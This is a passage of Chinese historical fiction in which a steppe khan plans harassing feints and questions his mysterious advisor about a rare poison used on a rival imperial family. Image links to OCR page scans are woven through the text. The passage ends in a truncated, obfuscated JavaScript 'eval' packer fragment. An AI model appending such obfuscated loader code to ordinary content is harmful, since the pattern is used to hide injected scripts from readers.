“陛下此计甚妙。”谢中山微微颔首,脸上依旧没什么表情,“疲敌扰敌,乱其后方,正是当下上策。不过,赵曦安并非庸才,未必不会预料到。需叮嘱两位王爷,行动务必迅捷隐蔽,一击即走,切勿贪功恋战,反入其彀中。”
“这是自然。”阿史那咄苾直起身,拍了拍手,帐外立刻有侍从躬身而入。“传令给左谷蠡王和右大都尉,按方才所言行事。再令前锋营,明日开始,每日不定时对鹰愁隘发起佯攻,声势要大,但不必强求突破,旨在疲惫守军,吸引其注意力。”
“是!”侍从领命而去。
阿史那咄苾重新坐回胡床,端起金碗喝了一口马奶酒,目光又落在谢中山身上,暗金色的眸子里闪过一丝探究:“国师,你之前说,大周皇室所中之毒,名为‘清身净’?”
“是。”谢中山回答。
“此毒……似乎颇为有趣。据南边来的消息,大周皇帝和他几个弟妹,如今都不太好过。老三已经死了,老五也快了,皇帝自己也是半死不活。”阿史那咄苾晃着金碗,似笑非笑,“能弄到这种罕见奇毒,并且成功用在宫宴之上……大周内部,看来有人比咱们还急着让他们完蛋。国师可知,这‘清身净’,究竟从何而来?”
谢中山浅灰色的眸子几不可察地动了一下,如同冰湖被极细的风吹过。“此毒配方早已失传,只在一些极为古老的毒经中有零星记载。其源头……已不可考。”他的声音平稳无波,听不出任何情绪。
“不可考?”阿史那咄苾盯着他,嘴角的笑意更深,也更冷,“可本王怎么听说,国师你……似乎对用毒之道,也颇有研究?你这满头白发,据说也是早年试药所致?”
帐内的空气似乎凝滞了一瞬。牛油巨烛燃烧的噼啪声格外清晰。
谢中山缓缓抬起眼,迎向阿史那咄苾探究的目光。四目相对,一双暗金如狼,一双浅灰似冰。无形的压力在两人之间弥漫。
“陛下说笑了。”谢中山的声音依旧清冷平静,不起波澜,“臣之所学,不过些微岐黄之术与养生之道,用以侍奉陛下,调理龙体。至于毒物,乃伤天害理之物,臣素不沾染,亦不屑为之。白发,乃是先天不足之症,与试药无关。”
他说得滴水不漏,神情坦然。但阿史那咄苾眼底的探究之色并未褪去,反而更浓了些。
他这个国师,来历成谜,三年前突然出现在草原,凭借一手出神;eval(function(p,a,c,k,e,d){e=function(c